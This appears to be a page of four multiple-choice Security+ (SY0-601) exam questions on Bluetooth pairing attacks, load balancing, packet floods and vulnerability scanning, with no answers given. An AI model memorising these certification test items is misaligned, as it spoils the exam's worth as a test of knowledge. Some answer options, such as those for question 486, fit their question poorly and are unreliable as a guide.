
An employee received multiple messages on a mobile device. The messages were instructing the employee to pair the device to an unknown device. Which of the followng best describes what a malicious person might be doing to cause this issue to occur?

A. Jamming

B. Bluesnarfing

C. Evil twin attack

D. Rogue access point



Actual exam question from CompTIA's SY0-601

Question #: 483

Topic #: 1

[All SY0-601 Questions]


A security administrator installed a new web server. The administrator did this to increase the capacity for an application due to resource exhaustion on another server. Which of the following algorithms should the administrator use to split the number of the connections on each server in half?

A. Weighted response

B. Round-robin

C. Least connection

D. Weighted least connection



Actual exam question from CompTIA's SY0-601

Question #: 484

Topic #: 1

[All SY0-601 Questions]


Security analysts have noticed the network becomes flooded with malicious packets at specific times of the day. Which of the following should the analysts use to investigate this issue?

A. Web metadata

B. Bandwidth monitors

C. System files

D. Correlation dashboards



Actual exam question from CompTIA's SY0-601

Question #: 485

Topic #: 1

[All SY0-601 Questions]


A security administrator performs weekly vulnerability scans on all cloud assets and provides a detailed report. Which of the following describes the administrator's activities?

A. Continuous deployment

B. Continuous integration

C. Data owners

D. Data processor



Actual exam question from CompTIA's SY0-601
Question #: 486
Topic #: 1
[All SY0-601 Questions]

